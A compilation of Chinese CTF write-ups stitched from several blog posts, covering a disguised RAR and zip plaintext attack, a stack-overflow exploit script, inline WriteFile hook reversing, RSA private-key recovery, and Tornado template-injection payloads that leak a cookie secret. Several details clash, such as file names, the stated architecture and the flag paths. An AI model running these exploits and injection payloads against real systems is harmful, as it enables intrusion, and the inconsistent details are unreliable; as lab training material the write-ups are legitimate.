

8.25 Blue-Whale 每日一题WP

你猜他是什么文件

下载题目解压，得到一个png文件，使用010editor打开后发现文件16进制开头是一串零。

按照png文件头格式修复失败，说明不是png文件，猜测可能是压缩包格式，尝试zip和rar的文件头格式。

将开头的00 00 00 00 00 00 00 00替换为52 61 72 21 1A 07 01 00，修改文件后缀名为rar，得到一个加密的rar格式压缩包。

https://blog.csdn.net/Claming_D/article/details/105899397

参考：rar文件格式学习

暴力破解，得到压缩包密码为123456，解压得到1.png和test.zip，图片什么也没有，而test.zip需要密码，不出意外是明文攻击破解压缩包密码。

将1.png压缩为1.zip，使用archpr明文攻击

当运行一段时间后点停止，密钥成功恢复，得到解密后的压缩包test_decrypted.zip，里面有flag.txt文件，里面就是flag。

https://blog.csdn.net/qg_52974719/article/details/117084427

参考：关于明文攻击的学习

flag{3f76318f507fe7eb6422cd0703c64c88}

反应釜开关控制


这道题，没什么说的，很标注的栈溢出。

先checksec一下。

```
桌面$ checksec tyf
[*] '/home/pwn/桌面/fyf'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x4006b0) CSDN @逆向萌新
```

发现开启了NX，直接拖入ida中，先运行一下，是这里。

```
桌面$ ./fyf
Please closing the reaction kettle
The switch is:0x4006b0 CSDN @逆向萌新
>
```



```

.text:0000000004005F6 public shell
.text:0000000004005F6 shell proc near ; DATA XREF: normal+4E4o
.text:0000000004005F6 ; __unwind {
.text:0000000004005F6 | push rbp
.text:0000000004005F7 mov rbp, rsp
.text:0000000004005FA mov edi, offset command ; "/bin/sh"
.text:0000000004005FF call _system
.text:000000000400604 nop
.text:000000000400605 pop rbp
.text:000000000400606 retn
.text:000000000400606 ; } // starts at 4005F6
.text:000000000400606 shell endp
.text:000000000400606

```

CSDN @逆向萌新

exp:

```

from pwn import *
#p = process('./fyf')
p = remote('111.200.241.244',52167)
context(os = 'linux',arch = 'arm64',log_level = 'debug')
payload =b'a'*(0x200+0x08) + p64(0x04005F6)
p.sendlineafter(b'>',payload)
p.interactive()

```

EASYHOOK

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int result; // eax
    HANDLE v4; // eax
    DWORD NumberOfBytesWritten; // [esp+4h] [ebp-24h]
    char Buffer; // [esp+8h] [ebp-20h]

    sub_401370(aPleaseInputFla);
    scanf(a31s, &Buffer);
    if ( strlen(&Buffer) == 19 )
    {
        sub_401220();
        v4 = CreateFileA(fileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
        WriteFile(v4, &Buffer, 0x13u, &NumberOfBytesWritten, 0);
        sub_401240(&Buffer, &NumberOfBytesWritten);
        if ( NumberOfBytesWritten == 1 )
            sub_401370(aRightFlagIsYou);
        else
            sub_401370(aWrong);
        system(aPause);
        result = 0;
    }
    else
    {
        sub_401370(aWrong);
        system(aPause);
        result = 0;
    }
    return result;
}

```

<https://blog.csdn.net/00worm>

观察程序此程序逻辑为输入一个19个字符长度的字符串，sub_401220函数可能对字符串做了预处理，然后创建文件，并把输入的字符串写到文件中，最后由401240函数进行尾处理。字符串正确的条件是numberofbyteswritten=1。

按此思路我们先做测试，发现我输入的字符串，到了文件里竟然不是输入的了，故猜测401220()对字符串进行了预处理。

```

int sub_401220()
{
    HMODULE v0; // eax
    DWORD v2; // eax

    v2 = GetCurrentProcessId();
    hProcess = OpenProcess(0x1F0FFFu, 0, v2);
    v0 = LoadLibraryA(LibFileName);
    dword_40C9C4 = (int)GetProcAddress(v0, ProcName);
    lpAddress = (LPVOID)dword_40C9C4;
    if ( !dword_40C9C4 )
        return sub_401370(aApi);
    unk_40C9B4 = *(_DWORD *)lpAddress;
    *((_BYTE *)&unk_40C9B4 + 4) = *((_BYTE *)lpAddress + 4);
    byte_40C9BC = 0xE9u;
    dword_40C9BD = (char *)sub_401080 - (char *)lpAddress - 5;
    return sub_4010D0();
}

```

<https://blog.csdn.net/tcworm>

```

.data:0040A05C ProcName      db 'WriteFile',0          ; DATA XREF: sub_401220-65↑o
.data:0040A066                align 4
.data:0040A068 ; CHAR LibFileName[]
.data:0040A068 LibFileName  db 'kernel32.dll',0        ; DATA XREF: sub_401220:loc_4011B0↑o
.data:0040A075                align 4

```

详细分析401220()函数如下：获取当前进程号，打开进程到hprocess,libfilename为一常量kernel32.dll，procname为一常量writefile,故dword_409c4、lpaddress所存为writefile的地址，然后程序复制了lpaddress的地址到unk_40c9b4。下面为关键部分：

几种跳转指令和对应的机器码：

0xE8 CALL后面的四个字节是地址

0xE9 JMP后面的四个字节是偏移

0xEB JMP后面的二个字节是偏移

0xFF15 CALL后面的四个字节是存放地址的地址

0xFF25 JMP后面的四个字节是存放地址的地址

0x68 PUSH后面的四个字节入栈

0x6A PUSH后面的一个字节入栈

经过分析40c9bc处所存储为一条jmp语句（无条件跳转），jmp的地址是sub_401080函数，这里-5个字节为jmp语句长度。打开sub_4010d0函数

```

BOOL sub_4010D0()
{
    DWORD v1; // [esp+4h] [ebp-8h]
    DWORD f10ldProtect; // [esp+8h] [ebp-4h]

    v1 = 0;
    VirtualProtectEx(hProcess, lpAddress, 5u, 4u, &f10ldProtect);
    WriteProcessMemory(hProcess, lpAddress, &byte_40C9BC, 5u, 0);
    return VirtualProtectEx(hProcess, lpAddress, 5u, f10ldProtect, &v1);
}

```

<https://blog.csdn.net/tcworm>

这里lpaddress已经改为了byte_40c9bc，即jmp指令的地址，此指令执行完后进一步执行执行sub_401080函数。

经过上面的操作，总结如下：当我们在后面调用writefile时，会改为调用sub_401080函数。

故回到main()

```
scanf("%s", &buffer);
if ( strlen(&buffer) == 19 )
{
    sub_401220();
    v4 = CreateFileA(fileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
    WriteFile(v4, &buffer, 0x13u, &NumberOfBytesWritten, 0);
    sub_401240(&buffer, &NumberOfBytesWritten);
    if ( NumberOfBytesWritten == 1 )
        sub_401370(aRightFlagIsYou);
    else
        sub_401370(aWrong);
    system(aPause);
    result = 0;
}
else
{
    sub_401370(aWrong);
    system(aPause);
    result = 0;
}
```

<https://blog.csdn.net/ocworm>

在执行writefile时调用了sub_401080(),下面进入sub_401080()

```
int __stdcall sub_401080(HANDLE hFile, LPCVOID lpBuffer, DWORD nNumberOfBytesToWrite, LPDWORD lpNumberOfBytesWritten)
{
    signed int v5; // ebx
    v5 = sub_401000((int)lpBuffer, nNumberOfBytesToWrite);
    sub_401140();
    WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, lpNumberOfBytesWritten, lpOverlapped);
    if ( v5 )
        *lpNumberOfBytesWritten = 1;
    return 0;
}
```

<https://blog.csdn.net/ocworm>

点开sub_401000发现是对输入进行了一系列变换, 猜测此即为变换核心函数。打开sub_401140(),

```
BOOL sub_401140()
{
    DWORD v1; // [esp+4h] [ebp-8h]
    DWORD flOldProtect; // [esp+8h] [ebp-4h]

    v1 = 0;
    VirtualProtectEx(hProcess, lpAddress, 5u, 4u, &flOldProtect);
    WriteProcessMemory(hProcess, lpAddress, &unk_40C9B4, 5u, 0);
    return VirtualProtectEx(hProcess, lpAddress, 5u, flOldProtect, &v1);
}
```

<https://blog.csdn.net/ocworm>


发现lpaddress又变为了writefile的真实地址。故回到sub401080的writefile时, 写入的是变换后的输入字符串。至此流程明晰。Sub401080为钩子函数, 在此之前先变writefile为此钩子函数地址, 待钩子函数做完字符串预处理后, 恢复了writefile的真实地址, 并调用。故分析sub_401000即可得flag。

需要说明的是, main函数中sub_401240为干扰函数。



equation-2

题目给的两个文件，一个enc加密文件，一个是一张图片，如图：



0x02. 问题分析

0x02_1. 对应字段

我们可以看到，整个私钥的上半段被加密了，只给了后半段。看到这里，我们首先必须了解私钥文件pem的结构类型，参考链接：http://blog.sina.com.cn/s/blog_4fcd1ea30100yh4s.html。如图：

```

RSAPrivateKey ::= SEQUENCE {
    version           Version,
    modulus            INTEGER,  -- n
    publicExponent     INTEGER,  -- e
    privateExponent    INTEGER,  -- d
    prime1             INTEGER,  -- p
    prime2             INTEGER,  -- q
    exponent1          INTEGER,  -- d mod (p-1)
    exponent2          INTEGER,  -- d mod (q-1)
    coefficient        INTEGER,  -- (inverse of q) mod p
    otherPrimeInfos    OtherPrimeInfos OPTIONAL
}

```

其次，我们将图片所给的字段内容给拷贝出来，内容如下：

```
Os9mhOQRdqW2cwVrnNI72DLcAXpXUJ1HGwjBANWijcDUGxZpnERxVw7s0913WXNtV4GqdxCzG0
pG5EHThtoTRbyX0aqRP4U/hQ9tRoSoDmBn+3HPITsnbCy67VkCQBM4xZPTtUKM6Xi+16VTUnFVs9
E4rqwlQCDAXn9UuVMBXIX2Cl0xOGUF4C5hltrX2woF7LVS5EizR63CyRcPovMCQQQDVyNbcWD7N88
MhZjujKuSrHJot7WcCaRmTGEIJ6TkU8NWt9BVJR4jVkJZ2EqNd0KZWdQPukeynPcLIDEkIXyaQx
```

bash

```
1
```

0x02_2. 转码得到数据

```
import base64
```

```
s =
```

```
'Os9mhOQRdqW2cwVrnNI72DLcAXpXUJ1HGwjBANWijcDUGxZpnERxVw7s0913WXNtV4GqdxCzG0
pG5EHThtoTRbyX0aqRP4U/hQ9tRoSoDmBn+3HPITsnbCy67VkCQBM4xZPTtUKM6Xi+16VTUnFVs9
E4rqwlQCDAXn9UuVMBXIX2Cl0xOGUF4C5hltrX2woF7LVS5EizR63CyRcPovMCQQQDVyNbcWD7N88
MhZjujKuSrHJot7WcCaRmTGEIJ6TkU8NWt9BVJR4jVkJZ2EqNd0KZWdQPukeynPcLIDEkIXyaQx'
```

```
res = base64.b64decode(s).hex()
```

```
print(res)
```

python

运行

```
1
2
3
4
5
```

输出16进制如下：

```
3acf6684e41176a5b673056b9cd23bd832dc017a57509d471b024100d5a225c0d41b16699c44715
70eecd3dd7759736d5781aa7710b31b4a46e441d386da1345bc97d1aa913f853f850f6d4684a80e6
067fb71cf213b276c2cbaed5902401338c593d3b5428ce978bed7a553527155b3d138aeac084020c
0c67f54b953015e55f60a5d31386505e02e6122dad7db0a05ecb552e448b347adc2c9170fa2f30241
00d5c8d6dc583ecd3c321663ba32ae4ab1c9a2ded6702691993184209e93914f0d5adf415634788
d5919d84a8d77429959d40fba47b29cf70b943124217c9a431
```

bash

```
1
```

结合字段的内容和标志（注意倒数第三个标签头应该是0241不是0240，写错了应该）：

在这里插入图片描述

将其放入winhex中，如图：

在这里插入图片描述

倒推标识头部，可以得到信息如下：

```
d mod (p-1)=x1
```

```
00d5a225c0d41b16699c4471570eecd3dd7759736d5781aa7710b31b4a46e441d386da1345bc97d
1aa913f853f850f6d4684a80e6067fb71cf213b276c2cbaed59
```

$$d \bmod (q-1) = x_2$$

1338c593d3b5428ce978bed7a553527155b3d138aeac084020c0c67f54b953015e55f60a5d31386505e02e6122dad7db0a05ecb552e448b347adc2c9170fa2f3

$$(q-1) \bmod p$$

00d5c8d6dc583ecdf3c321663ba32ae4ab1c9a2ded6702691993184209e93914f0d5adf415634788d5919d84a8d77429959d40fba47b29cf70b943124217c9a431

数学推论

$d \cdot e \equiv 1 \bmod (p-1)(q-1)$ # RSA的私钥计算公式

则有：

$$d \cdot e \equiv 1 \bmod (p-1) \text{ 与 } d \cdot e \equiv 1 \bmod (q-1)$$

即：

$$x_1 \cdot e \equiv 1 \bmod (p-1), \quad x_2 \cdot e \equiv 1 \bmod (q-1)$$

换成表达式：

$$(p-1) \mid (x_1 e - 1)$$

$$(q-1) \mid (x_2 e - 1)$$

记：

$$x_1 \cdot e - 1 = r_1 \cdot (p - 1);$$

由于 $x_1 = d \bmod (p-1)$ ，则 $x_1 < (p-1)$ ； # 这里的推论真的看不懂

几乎可以看做 $x_1 \cdot e = r_1 \cdot (p-1)$

必有 $r_1 < e$

同理 $r_2 < e$

故 e 取 65537 # 此处一脸懵逼

脚本：

```
import gmpy2
import rsa
from Crypto.Util.number import isPrime

x1 =
"0xd5a225c0d41b16699c4471570eecd3dd7759736d5781aa7710b31b4a46e441d386da1345bc97d1aa913f853f850f6d4684a80e6067fb71cf213b276c2cbaed59"
x2 =
"0x1338c593d3b5428ce978bed7a553527155b3d138aeac084020c0c67f54b953015e55f60a5d31386505e02e6122dad7db0a05ecb552e448b347adc2c9170fa2f3"
x3 =
"0xd5c8d6dc583ecdf3c321663ba32ae4ab1c9a2ded6702691993184209e93914f0d5adf415634788d5919d84a8d77429959d40fba47b29cf70b943124217c9a431"
x1 = int(x1, 16)
x2 = int(x2, 16)
x3 = int(x3, 16)

def genKey(x1, x2):
    e = 65537
    N1 = x1 * e - 1
    N2 = x2 * e - 1
```



```

print(N1)
for r in range(e):
    if N1 % (e - r) == 0:
        p = int(N1 // (e - r) + 1)
        if isPrime(p) == 1:
            print("r1=", r)
            break
for r in range(e):
    if N2 % (e - r) == 0:
        q = int(N2 // (e - r) + 1)
        if isPrime(q):
            print("r2=", r)
            break
n = p * q
phi = (p - 1) * (q - 1)
d = int(gmpy2.invert(e, phi))

privatekey = rsa.PrivateKey(n, e, d, p, q)

with open('pic/flag.enc', 'rb') as file:
    print(rsa.decrypt(file.read(), privatekey).decode())

genKey(x1, x2)

```

easytornado

点开flag.txt看到

```

/flag.txt
flag in /flllllllllllag

```

提示我们flag所在的文件。

点开welcome.txt看到render，这里就涉及到本题目的核心知识，模板注入。这个等下再讲。

接下来，点开hints就看到

```

/hints.txt
md5(cookie_secret+md5(filename))

```

涉及到知识有

render是python中的一个渲染函数，也就是一种模板，通过调用的参数不同，生成不同的网页 render 配合Tornado使用

Tornado是一种 web 服务器软件的开源版本。Tornado 和现在的主流 web 服务器框架（包括大多数 Python 的框架）有着明显的区别：它是非阻塞式服务器，而且速度相当快。

在tornado模板中，存在一些可以访问的快速对象,这里用到的是handler.settings，handler 指向 RequestHandler，而RequestHandler.settings又指向self.application.settings，所以 handler.settings就指向RequestHandler.application.settings了，这里面就是我们的一些环境变量

贴一篇关于模板注入的文章<https://xz.aliyun.com/t/6885>

综合上面三点，我们的思路其实已经非常明晰了。首先要构造模板注入传递参数，然后再寻找 cookie_secret，再用 cookie_secret 和我们寻找的文件结合进行 md5 加密组成 filehash，最后访问该文件得到 flag。

首先，我们构造报错，得到

```
http://111.200.241.244:56869/error?msg=Error
```

可以看到参数注入点就是 msg，接着我们再进行注入尝试：

```
http://111.200.241.244:56869/error?msg={{1*1}}
```

这里我们可以看到是有回显的，表示确实存在注入。

所以，接着我们再用 payload

```
http://111.200.241.244:56869/error?msg={{handler_settings}}
```

来获取 cookie_secret

结果如图所示

```
{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '8a12a2cd-7237-476e-85a8-8a01289e7b05'}
```

CSDN @冰美式.189

接下来我们用 python 脚本进行加密。

```
import hashlib

hash = hashlib.md5()

filename = '/f1111111111111111ag'

cookie_secret = "8a12a2cd-7237-476e-85a8-8a01289e7b05"

hash.update(filename.encode('utf-8'))
```

```
s1=hash.hexdigest()

hash = hashlib.md5()

hash.update((cookie_secret+s1).encode('utf-8'))

print(hash.hexdigest())
```

得到filehash: ae7549fbc91a9b4aee8510591c010cac

(这里请注意每个人做这道题得到的cookie_secret是不一样的, 所以加密得到的filehash也不一样, 自己在做题时一定要先得到cookie_secret在进行加密)。

最后我们执行payload

```
http://111.200.241.244:56869/file?
filename=/f11111111111lag&filehash=ae7549fbc91a9b4aee8510591c010cac
```

得到flag

```
/f11111111111lag
flag{3f39aea39db345769397ae895edb9c70}
```